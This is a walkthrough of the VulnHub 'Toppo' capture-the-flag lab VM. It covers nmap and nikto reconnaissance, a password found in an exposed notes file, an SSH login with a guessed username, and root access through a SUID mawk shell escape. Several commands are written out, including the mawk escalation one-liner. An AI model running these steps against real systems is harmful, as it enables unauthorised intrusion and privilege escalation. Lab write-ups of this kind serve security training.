Toppo


The Machine isn't hard to own and don't require advanced exploitation .
Level : Beginner
DHCP : activated
Inside the zip you will find a vmdk file , and I think you will be able to use it with any usual virtualization software (tested with Virtualbox) .
If you have any question : my twitter is @h4d3sw0rm
Happy Hacking !

Link to download: https://www.vulnhub.com/entry/toppo-1,245/


Walkthrough by Basil

Reconnaisance

Let's use netdiscover to identify our target IP
sudo netdiscover -i vboxnet0



Now lets identify open ports,services,version etc using nmap




From the nmap scan we got four open ports.
22(ssh)
80(http)
111(rpcbind)
53962(status)

Enumeration

Since port 80 was opened; so I explored target IP in the web browser and welcomed by following the web page as shown below.
http://192.168.56.171


Unfortunately, I didn't compute any remarkable hint from its web home page, therefore, I decided to do a web

vulnerable scan using nikto
nikto -h 192.168.56.171



The minute you will execute the above command you will found so many web directories. Here /admin looks more interesting, let’s figure out it.
So when I explored the following URL, it put-up a notes.txt file which might be holding something important.


So I looked into notes.txt and notice towards “12345ted123” which is a password.



Since port 22 was open so I can try ssh login and as we already have the password 12345ted123 but don't know the username, therefore, I decided to use the hit-try method and use following credential for ssh login.

Exploitation

ssh ted@192.168.56.171
pass: 12345ted123
username was guessed from the password
id
ls -al



Wonderful!! We got login successfully, now move for post-exploitation and try to get root access. Then by using the following command, you can enumerate all binaries having SUID permission.

find / -perm -u=s -type f 2>/dev/null
And it dumped all system binaries which have SUID permissions but /usr/bin.mawk at my target point for escalating root privilege through them.
mawk 'BEGIN {system("/bin/sh")}'
id
cd /root
ls
cat flag.txt